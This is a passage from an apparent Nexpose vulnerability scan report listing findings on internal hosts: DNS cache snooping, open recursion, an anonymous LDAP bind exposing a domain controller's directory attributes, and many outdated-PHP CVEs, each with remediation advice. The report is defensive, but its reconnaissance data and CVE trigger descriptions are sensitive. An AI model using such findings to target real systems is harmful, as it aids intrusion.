192.168.1.11:53	Received 1 answers to a non-recursive query for www.rapid7.com
192.168.1.11:53	Received 1 answers to a non-recursive query for www.rapid7.com

References:

Source	Reference
URL	http://www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf

Vulnerability Solution:

Restrict the processing of DNS queries to only systems that should be allowed to use this nameserver.

3.2.28. Nameserver Processes Recursive Queries (dns-processes-recursive-queries)

Description:

Allowing nameservers to process recursive queries coming from any system may, in certain situations, help attackers conduct denial of service or cache poisoning attacks.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:53	Nameserver resolved www.google.com to:www.google.com. 217 IN A 201.218.56.234www.google.com. 217 IN A 201.218.56.241www.google.com. 217 IN A 201.218.56.251www.google.com. 217 IN A 201.218.56.229 www.google.com. 217 IN A 201.218.56.218www.google.com. 217 IN A 201.218.56.230www.google.com. 217 IN A 201.218.56.249www.google.com. 217 IN A 201.218.56.240www.google.com. 217 IN A 201.218.56.212 www.google.com. 217 IN A 201.218.56.223www.google.com. 217 IN A 201.218.56.245www.google.com. 217 IN A 201.218.56.216www.google.com. 217 IN A 201.218.56.208www.google.com. 217 IN A 201.218.56.219 www.google.com. 217 IN A 201.218.56.227www.google.com. 217 IN A 201.218.56.238
192.168.1.1:53	Nameserver resolved www.google.com to:www.google.com. 240 IN A 201.218.56.227www.google.com. 240 IN A 201.218.56.238www.google.com. 240 IN A 201.218.56.234www.google.com. 240 IN A 201.218.56.241 www.google.com. 240 IN A 201.218.56.251www.google.com. 240 IN A 201.218.56.229www.google.com. 240 IN A 201.218.56.218www.google.com. 240 IN A 201.218.56.230www.google.com. 240 IN A 201.218.56.249 www.google.com. 240 IN A 201.218.56.240www.google.com. 240 IN A 201.218.56.212www.google.com. 240 IN A 201.218.56.223www.google.com. 240 IN A 201.218.56.245www.google.com. 240 IN A 201.218.56.216 www.google.com. 240 IN A 201.218.56.208www.google.com. 240 IN A 201.218.56.219
192.168.1.1:53	Nameserver resolved www.google.com to:www.google.com. 239 IN A 201.218.56.219www.google.com. 239 IN A 201.218.56.208www.google.com. 239 IN A 201.218.56.216www.google.com. 239 IN A 201.218.56.245 www.google.com. 239 IN A 201.218.56.223www.google.com. 239 IN A 201.218.56.212www.google.com. 239 IN A 201.218.56.240www.google.com. 239 IN A 201.218.56.249www.google.com. 239 IN A 201.218.56.230 www.google.com. 239 IN A 201.218.56.218www.google.com. 239 IN A 201.218.56.229www.google.com. 239 IN A 201.218.56.251www.google.com. 239 IN A 201.218.56.241www.google.com. 239 IN A 201.218.56.234 www.google.com. 239 IN A 201.218.56.238www.google.com. 239 IN A 201.218.56.227

Affected Nodes:	Additional Information:
192.168.1.11:53	Nameserver resolved www.google.com to:www.google.com. 195 IN A 201.218.56.241www.google.com. 195 IN A 201.218.56.251www.google.com. 195 IN A 201.218.56.229www.google.com. 195 IN A 201.218.56.218 www.google.com. 195 IN A 201.218.56.230www.google.com. 195 IN A 201.218.56.249www.google.com. 195 IN A 201.218.56.240www.google.com. 195 IN A 201.218.56.212www.google.com. 195 IN A 201.218.56.223 www.google.com. 195 IN A 201.218.56.245www.google.com. 195 IN A 201.218.56.216www.google.com. 195 IN A 201.218.56.208www.google.com. 195 IN A 201.218.56.219www.google.com. 195 IN A 201.218.56.227 www.google.com. 195 IN A 201.218.56.238www.google.com. 195 IN A 201.218.56.234
192.168.1.11:53	Nameserver resolved www.google.com to:www.google.com. 195 IN A 201.218.56.234www.google.com. 195 IN A 201.218.56.241www.google.com. 195 IN A 201.218.56.251www.google.com. 195 IN A 201.218.56.229 www.google.com. 195 IN A 201.218.56.218www.google.com. 195 IN A 201.218.56.230www.google.com. 195 IN A 201.218.56.249www.google.com. 195 IN A 201.218.56.240www.google.com. 195 IN A 201.218.56.212 www.google.com. 195 IN A 201.218.56.223www.google.com. 195 IN A 201.218.56.245www.google.com. 195 IN A 201.218.56.216www.google.com. 195 IN A 201.218.56.208www.google.com. 195 IN A 201.218.56.219 www.google.com. 195 IN A 201.218.56.227www.google.com. 195 IN A 201.218.56.238

References:

Source	Reference
URL	http://www.us-cert.gov/reading_room/DNS-recursion033006.pdf

Vulnerability Solution:

Restrict the processing of recursive queries to only systems that should be allowed to use this nameserver.

3.2.29. LDAP Anonymous Directory Access Permitted (ldap-anonymous-directory-access)

Description:

The Lightweight Directory Access Protocol (LDAP) can be used to provide information about users, groups, etc.

The LDAP service on this system allows anonymous connections. Access to this information by malicious users may assist them in launching further attacks.

Affected Nodes:

Affected Nodes:	Additional Information:
192.168.1.11:389	Bound anonymously and found the following attributes: [{issynchronized=isSynchronized: TRUE,

Affected Nodes:	Additional Information:
	supportedldapversion=supportedLDAPVersion: 3, 2, servername=serverName: CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local, supportedsaslmechanisms=supportedSASLMechanisms: GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5, ldapservicename=ldapServiceName: ingenieria.local:andromeda$@INGENIERIA.LOCAL, namingcontexts=namingContexts: DC=ingenieria,DC=local, CN=Configuration,DC=ingenieria,DC=local, CN=Schema,CN=Configuration,DC=ingenieria,DC=local, DC=DomainDnsZones,DC=ingenieria,DC=local, DC=ForestDnsZones,DC=ingenieria,DC=local, domaincontrollerfunctionality=domainControllerFunctionality: 5, supportedldappolicies=supportedLDAPPolicies: MaxPoolThreads, MaxDatagramRecv, MaxReceiveBuffer, InitRecvTimeout, MaxConnections, MaxConnIdleTime, MaxPageSize, MaxBatchReturnMessages, MaxQueryDuration, MaxTempTableSize, MaxResultSetSize, MinResultSets, MaxResultSetsPerConn, MaxNotificationPerConn, MaxValRange, ThreadMemoryLimit, SystemMemoryLimitPercent, forestfunctionality=forestFunctionality: 5, configurationnamingcontext=configurationNamingContext: CN=Configuration,DC=ingenieria,DC=local, rootdomainnamingcontext=rootDomainNamingContext: DC=ingenieria,DC=local, schemanamingcontext=schemaNamingContext: CN=Schema,CN=Configuration,DC=ingenieria,DC=local, subschemasubentry=subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=ingenieria,DC=local, supportedcontrol=supportedControl: 1.2.840.113556.1.4.319, 1.2.840.113556.1.4.801, 1.2.840.113556.1.4.473, 1.2.840.113556.1.4.528, 1.2.840.113556.1.4.417, 1.2.840.113556.1.4.619, 1.2.840.113556.1.4.841, 1.2.840.113556.1.4.529, 1.2.840.113556.1.4.805, 1.2.840.113556.1.4.521, 1.2.840.113556.1.4.970, 1.2.840.113556.1.4.1338, 1.2.840.113556.1.4.474, 1.2.840.113556.1.4.1339, 1.2.840.113556.1.4.1340, 1.2.840.113556.1.4.1413, 2.16.840.1.113730.3.4.9, 2.16.840.1.113730.3.4.10, 1.2.840.113556.1.4.1504, 1.2.840.113556.1.4.1852, 1.2.840.113556.1.4.802, 1.2.840.113556.1.4.1907, 1.2.840.113556.1.4.1948, 1.2.840.113556.1.4.1974, 1.2.840.113556.1.4.1341, 1.2.840.113556.1.4.2026, 1.2.840.113556.1.4.2064, 1.2.840.113556.1.4.2065, 1.2.840.113556.1.4.2066, 1.2.840.113556.1.4.2090, 1.2.840.113556.1.4.2205, 1.2.840.113556.1.4.2204, 1.2.840.113556.1.4.2206, 1.2.840.113556.1.4.2211, 1.2.840.113556.1.4.2239, highestcommittedusn=highestCommittedUSN: 134573, domainfunctionality=domainFunctionality: 5, dnshostname=dnsHostName: andromeda.ingenieria.local, currenttime=currentTime: 20131101000810.0Z, dsservicename=dsServiceName: CN=NTDS Settings,CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local, isglobalcatalogready=isGlobalCatalogReady: TRUE, defaultnamingcontext=defaultNamingContext: DC=ingenieria,DC=local,

Affected Nodes:	Additional Information:
	supportedcapabilities=supportedCapabilities: 1.2.840.113556.1.4.800, 1.2.840.113556.1.4.1670, 1.2.840.113556.1.4.1791, 1.2.840.113556.1.4.1935, 1.2.840.113556.1.4.2080, 1.2.840.113556.1.4.2237}]
192.168.1.11:3268	Bound anonymously and found the following attributes: [{issynchronized=isSynchronized: TRUE, supportedldapversion=supportedLDAPVersion: 3, 2, servername=serverName: CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local, supportedsaslmechanisms=supportedSASLMechanisms: GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5, ldapservicename=ldapServiceName: ingenieria.local:andromeda$@INGENIERIA.LOCAL, namingcontexts=namingContexts: DC=ingenieria,DC=local, CN=Configuration,DC=ingenieria,DC=local, CN=Schema,CN=Configuration,DC=ingenieria,DC=local, DC=DomainDnsZones,DC=ingenieria,DC=local, DC=ForestDnsZones,DC=ingenieria,DC=local, domaincontrollerfunctionality=domainControllerFunctionality: 5, supportedldappolicies=supportedLDAPPolicies: MaxPoolThreads, MaxDatagramRecv, MaxReceiveBuffer, InitRecvTimeout, MaxConnections, MaxConnIdleTime, MaxPageSize, MaxBatchReturnMessages, MaxQueryDuration, MaxTempTableSize, MaxResultSetSize, MinResultSets, MaxResultSetsPerConn, MaxNotificationPerConn, MaxValRange, ThreadMemoryLimit, SystemMemoryLimitPercent, forestfunctionality=forestFunctionality: 5, configurationnamingcontext=configurationNamingContext: CN=Configuration,DC=ingenieria,DC=local, rootdomainnamingcontext=rootDomainNamingContext: DC=ingenieria,DC=local, schemanamingcontext=schemaNamingContext: CN=Schema,CN=Configuration,DC=ingenieria,DC=local, subschemasubentry=subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=ingenieria,DC=local, supportedcontrol=supportedControl: 1.2.840.113556.1.4.319, 1.2.840.113556.1.4.801, 1.2.840.113556.1.4.473, 1.2.840.113556.1.4.528, 1.2.840.113556.1.4.417, 1.2.840.113556.1.4.619, 1.2.840.113556.1.4.841, 1.2.840.113556.1.4.529, 1.2.840.113556.1.4.805, 1.2.840.113556.1.4.521, 1.2.840.113556.1.4.970, 1.2.840.113556.1.4.1338, 1.2.840.113556.1.4.474, 1.2.840.113556.1.4.1339, 1.2.840.113556.1.4.1340, 1.2.840.113556.1.4.1413, 2.16.840.1.113730.3.4.9, 2.16.840.1.113730.3.4.10, 1.2.840.113556.1.4.1504, 1.2.840.113556.1.4.1852, 1.2.840.113556.1.4.802, 1.2.840.113556.1.4.1907, 1.2.840.113556.1.4.1948, 1.2.840.113556.1.4.1974, 1.2.840.113556.1.4.1341, 1.2.840.113556.1.4.2026, 1.2.840.113556.1.4.2064, 1.2.840.113556.1.4.2065, 1.2.840.113556.1.4.2066, 1.2.840.113556.1.4.2090, 1.2.840.113556.1.4.2205, 1.2.840.113556.1.4.2204, 1.2.840.113556.1.4.2206, 1.2.840.113556.1.4.2211, 1.2.840.113556.1.4.2239, highestcommittedusn=highestCommittedUSN: 134573, domainfunctionality=domainFunctionality: 5, dnshostname=dnsHostName: andromeda.ingenieria.local, currenttime=currentTime: 20131101000810.0Z,

Affected Nodes:	Additional Information:
	dsservicename=dsServiceName: CN=NTDS Settings,CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local, isglobalcatalogready=isGlobalCatalogReady: TRUE, defaultnamingcontext=defaultNamingContext: DC=ingenieria,DC=local, supportedcapabilities=supportedCapabilities: 1.2.840.113556.1.4.800, 1.2.840.113556.1.4.1670, 1.2.840.113556.1.4.1791, 1.2.840.113556.1.4.1935, 1.2.840.113556.1.4.2080, 1.2.840.113556.1.4.2237}]

References:

None

Vulnerability Solution:

If anonymous access to the directory is not required, disable it.

•Lotus Notes/Domino

Edit the Server document in the Name & Address book.

•Go to the "Port" tab.

•Go to the "Internet Port" tab.

•Go to the "Directory" tab.

•Enter "Yes" for "Name & password" and "No" for "Anonymous".

Be sure to set this for LDAP and LDAP with SSL.

•Microsoft Exchange

Disable anonymous access from the "Anonymous" tab of the LDAP protocol configuration in the Exchange Administrator.

•Netscape Directory Server/Sun iPlanet Directory Server

Modify the Access Control Instructions (ACIs) in each Access Control List (ACL) to deny access to anonymous users (anyone).

•OpenLDAP

Modify slapd.conf to include the line "defaultaccess none". Be sure to include additional entries permitting access to authorized parties.

•Other LDAP Servers - please consult the LDAP server's documentation to learn how to disable anonymous access.

3.2.30. PHP Vulnerability: CVE-2006-7243 (php-cve-2006-7243)

Description:

PHP before 5.3.4 accepts the \0 character in a pathname, which might allow context-dependent attackers to bypass intended access restrictions by placing a safe file extension after this character, as demonstrated by .php\0.jpg at the end of the argument to the file_exists function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
CVE	CVE-2006-7243
OVAL	OVAL12569
REDHAT	RHSA-2013:1307
SECUNIA	55078

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.31. PHP Vulnerability: CVE-2010-3436 (php-cve-2010-3436)

Description:

fopen_wrappers.c in PHP 5.3.x through 5.3.3 might allow remote attackers to bypass open_basedir restrictions via vectors related to the length of a filename.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
APPLE	APPLE-SA-2011-10-12-3
BID	44723
CVE	CVE-2010-3436
IAVM	2012-B-0056
SECUNIA	42729
SECUNIA	42812

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.32. PHP Vulnerability: CVE-2010-4150 (php-cve-2010-4150)

Description:

Double free vulnerability in the imap_do_open function in the IMAP extension (ext/imap/php_imap.c) in PHP 5.2 before 5.2.15 and 5.3 before 5.3.4 allows attackers to cause a denial of service (memory corruption) or possibly execute arbitrary code via unspecified vectors.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	44980
CVE	CVE-2010-4150
OVAL	OVAL12489
SECUNIA	42729
XF	63390

Vulnerability Solution:

•Upgrade to PHP version 5.2.15

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.15.tar.gz

•Upgrade to PHP version 5.3.4

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.33. PHP Vulnerability: CVE-2010-4409 (php-cve-2010-4409)

Description:

Integer overflow in the NumberFormatter::getSymbol (aka numfmt_get_symbol) function in PHP 5.3.3 and earlier allows context-dependent attackers to cause a denial of service (application crash) via an invalid argument.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1

Source	Reference
BID	45119
CERT-VN	479900
CVE	CVE-2010-4409
IAVM	2012-B-0056
SECUNIA	42812
SECUNIA	47674

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.34. PHP Vulnerability: CVE-2010-4645 (php-cve-2010-4645)

Description:

strtod.c, as used in the zend_strtod function in PHP 5.2 before 5.2.17 and 5.3 before 5.3.5, and other products, allows context-dependent attackers to cause a denial of service (infinite loop) via a certain floating-point value in scientific notation, which is not properly handled in x87 FPU registers, as demonstrated using 2.2250738585072011e-308.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	45668
CVE	CVE-2010-4645
IAVM	2012-B-0056
REDHAT	RHSA-2011:0195
REDHAT	RHSA-2011:0196
SECUNIA	42812
SECUNIA	42843
SECUNIA	43051
SECUNIA	43189
XF	64470

Vulnerability Solution:

•Upgrade to PHP version 5.2.17

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.17.tar.gz

•Upgrade to PHP version 5.3.5

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.5.tar.gz

3.2.35. PHP Vulnerability: CVE-2010-4698 (php-cve-2010-4698)

Description:

Stack-based buffer overflow in the GD extension in PHP before 5.2.15 and 5.3.x before 5.3.4 allows context-dependent attackers to cause a denial of service (application crash) via a large number of anti-aliasing steps in an argument to the imagepstext function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
BID	45338
CVE	CVE-2010-4698
OVAL	OVAL11939

Vulnerability Solution:

•Upgrade to PHP version 5.2.15

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.15.tar.gz

•Upgrade to PHP version 5.3.4

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.36. PHP Vulnerability: CVE-2010-4699 (php-cve-2010-4699)

Description:

The iconv_mime_decode_headers function in the Iconv extension in PHP before 5.3.4 does not properly handle encodings that are unrecognized by the iconv and mbstring (aka Multibyte String) implementations, which allows remote attackers to trigger an incomplete output array, and possibly bypass spam detection or have unspecified other impact, via a crafted Subject header in an e-mail message, as demonstrated by the ks_c_5601-1987 character set.

Affected Nodes:

Affected Nodes:	Additional Information:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2010-4699
OVAL	OVAL12393
XF	64963

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.37. PHP Vulnerability: CVE-2011-0755 (php-cve-2011-0755)

Description:

Integer overflow in the mt_rand function in PHP before 5.3.4 might make it easier for context-dependent attackers to predict the return values by leveraging a script's use of a large max parameter, as demonstrated by a value that exceeds mt_getrandmax.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2011-0755
OVAL	OVAL12589
XF	65426

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.38. PHP Vulnerability: CVE-2011-1466 (php-cve-2011-1466)

Description:

Integer overflow in the SdnToJulian function in the Calendar extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a large integer in the first argument to the cal_from_jd function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46967
CVE	CVE-2011-1466
DEBIAN	DSA-2266
REDHAT	RHSA-2011:1423
REDHAT	RHSA-2012:0071
SECUNIA	48668

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.39. PHP Vulnerability: CVE-2011-1467 (php-cve-2011-1467)

Description:

Unspecified vulnerability in the NumberFormatter::setSymbol (aka numfmt_set_symbol) function in the Intl extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via an invalid argument, a related issue to CVE-2010-4409.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46968
CVE	CVE-2011-1467
IAVM	2012-B-0056

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.40. PHP Vulnerability: CVE-2011-2483 (php-cve-2011-2483)

Description:

crypt_blowfish before 1.1, as used in PHP before 5.3.7 on certain platforms, PostgreSQL before 8.4.9, and other products, does not properly handle 8-bit characters, which makes it easier for context-dependent attackers to determine a cleartext password by leveraging knowledge of a password hash.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	49241
CVE	CVE-2011-2483
DEBIAN	DSA-2340
DEBIAN	DSA-2399
IAVM	2012-B-0056
REDHAT	RHSA-2011:1377
REDHAT	RHSA-2011:1378
REDHAT	RHSA-2011:1423
SUSE	SUSE-SA:2011:035
XF	69319

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.41. PHP Vulnerability: CVE-2011-3182 (php-cve-2011-3182)

Description:

PHP before 5.3.7 does not properly check the return values of the malloc, calloc, and realloc library functions, which allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) or trigger a buffer overflow by leveraging the ability to provide an arbitrary value for a function argument, related to (1) ext/curl/interface.c, (2) ext/date/lib/parse_date.c, (3) ext/date/lib/parse_iso_intervals.c, (4) ext/date/lib/parse_tz.c, (5) ext/date/lib/timelib.c, (6) ext/pdo_odbc/pdo_odbc.c, (7) ext/reflection/php_reflection.c, (8) ext/soap/php_sdl.c, (9) ext/xmlrpc/libxmlrpc/base64.c, (10) TSRM/tsrm_win32.c, and (11) the strtotime function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	49249
CVE	CVE-2011-3182
IAVM	2012-B-0056
XF	69430

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.42. PHP Vulnerability: CVE-2011-3267 (php-cve-2011-3267)

Description:

PHP before 5.3.7 does not properly implement the error_log function, which allows context-dependent attackers to cause a denial of service (application crash) via unspecified vectors.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	49241
CVE	CVE-2011-3267
IAVM	2012-B-0056
OSVDB	74739
XF	69428

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.43. PHP Vulnerability: CVE-2011-4885 (php-cve-2011-4885)

Description:

PHP before 5.3.9 computes hash values for form parameters without restricting the ability to trigger hash collisions predictably, which allows remote attackers to cause a denial of service (CPU consumption) by sending many crafted parameters.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-05-09-1
BID	51193
CERT-VN	903934
CVE	CVE-2011-4885
DEBIAN	DSA-2399
REDHAT	RHSA-2012:0019
REDHAT	RHSA-2012:0071
SECUNIA	47404
SECUNIA	48668
XF	72021

Vulnerability Solution:
Download and apply the upgrade from: http://www.php.net/releases/

3.2.44. PHP Vulnerability: CVE-2012-0788 (php-cve-2012-0788)

Description:

The PDORow implementation in PHP before 5.3.9 does not properly interact with the session feature, which allows remote attackers to cause a denial of service (application crash) via a crafted application that uses a PDO driver for a fetch and then calls the session_start function, as demonstrated by a crash of the Apache HTTP Server.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2012-0788
SECUNIA	48668

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.45. PHP Vulnerability: CVE-2012-0789 (php-cve-2012-0789)

Description:

Memory leak in the timezone functionality in PHP before 5.3.9 allows remote attackers to cause a denial of service (memory consumption) by triggering many strtotime function calls, which are not properly handled by the php_date_parse_tzfile cache.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2012-0789
SECUNIA	48668

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.46. PHP Vulnerability: CVE-2012-2336 (php-cve-2012-2336)

Description:

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to cause a denial of service (resource consumption) by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'T' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2012-2336
SECUNIA	49014
URL	http://www.php.net/archive/2012.php#id2012-05-08-1
URL	https://bugs.php.net/bug.php?id=61910

Vulnerability Solution:

•Upgrade to PHP version 5.3.13

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.3

Download and apply the upgrade from: http://www.php.net/releases/

3.2.47. PHP Vulnerability: CVE-2012-3365 (php-cve-2012-3365)

Description:

The SQLite functionality in PHP before 5.3.15 allows remote attackers to bypass the open_basedir protection mechanism via unspecified vectors.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2012-3365
IAVM	2012-B-0071
SECUNIA	51178

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.48. PHP Vulnerability: CVE-2013-1643 (php-cve-2013-1643)

Description:

The SOAP parser in PHP before 5.3.23 and 5.4.x before 5.4.13 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue in the soap_xmlParseFile and soap_xmlParseMemory functions. NOTE: this vulnerability exists because of an incorrect fix for CVE-2013-1824.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2013-1643
DEBIAN	DSA-2639
REDHAT	RHSA-2013:1307
SECUNIA	55078

Vulnerability Solution:

•Upgrade to PHP version 5.3.23

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.13

Download and apply the upgrade from: http://www.php.net/releases/

3.2.49. PHP Vulnerability: CVE-2013-2110 (php-cve-2013-2110)

Description:

Heap-based buffer overflow in the php_quot_print_encode function in ext/standard/quot_print.c in PHP before 5.3.26 and 5.4.x before 5.4.16 allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a crafted argument to the quoted_printable_encode function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2013-2110

Vulnerability Solution:

•Upgrade to PHP version 5.3.26

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.16

Download and apply the upgrade from: http://www.php.net/releases/

3.2.50. PHP Vulnerability: CVE-2013-4635 (php-cve-2013-4635)

Description:

Integer overflow in the SdnToJewish function in jewish.c in the Calendar component in PHP before 5.3.26 and 5.4.x before 5.4.16 allows context-dependent attackers to cause a denial of service (application hang) via a large argument to the jdtojewish function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2013-4635
SECUNIA	54104
URL	http://www.php.net/ChangeLog-5.php

Vulnerability Solution:

•Upgrade to PHP version 5.3.26

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.16

Download and apply the upgrade from: http://www.php.net/releases/

3.2.51. PHP Fixed crashes on invalid parameters in intl extension (php-fixed-crashes-on-invalid-parameters-in-intl-extension)

Description:

Integer overflow in the NumberFormatter::getSymbol (aka numfmt_get_symbol) function in PHP 5.3.3 and earlier allows context-dependent attackers to cause a denial of service (application crash) via an invalid argument.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	45119
CERT-VN	479900
CVE	CVE-2010-4409
IAVM	2012-B-0056
SECUNIA	42812
SECUNIA	47674

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.52. PHP Fixed possible flaw in open_basedir (php-fixed-possible-flaw-in-open-basedir)

Description:

fopen_wrappers.c in PHP 5.3.x through 5.3.3 might allow remote attackers to bypass open_basedir restrictions via vectors related to the length of a filename.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
APPLE	APPLE-SA-2011-10-12-3
BID	44723
CVE	CVE-2010-3436
IAVM	2012-B-0056
SECUNIA	42729
SECUNIA	42812

Vulnerability Solution:

•Upgrade to PHP version 5.2.15

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.15.tar.gz

•Upgrade to PHP version 5.3.4

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.53. PHP mb_strcut() returns garbage with the excessive length parameter (php-mb-strcut-returns-garbage-with-the-excessive-length-parameter)

Description:

The mb_strcut function in Libmbfl 1.1.0, as used in PHP 5.3.x through 5.3.3, allows context-dependent attackers to obtain potentially sensitive information via a large value of the third parameter (aka the length parameter).

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
BID	44727
CVE	CVE-2010-4156
REDHAT	RHSA-2011:0196
SECUNIA	42135
SECUNIA	42812
SECUNIA	43189

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.54. PHP possible double free in imap extension (php-possible-double-free-in-imap-extension)

Description:

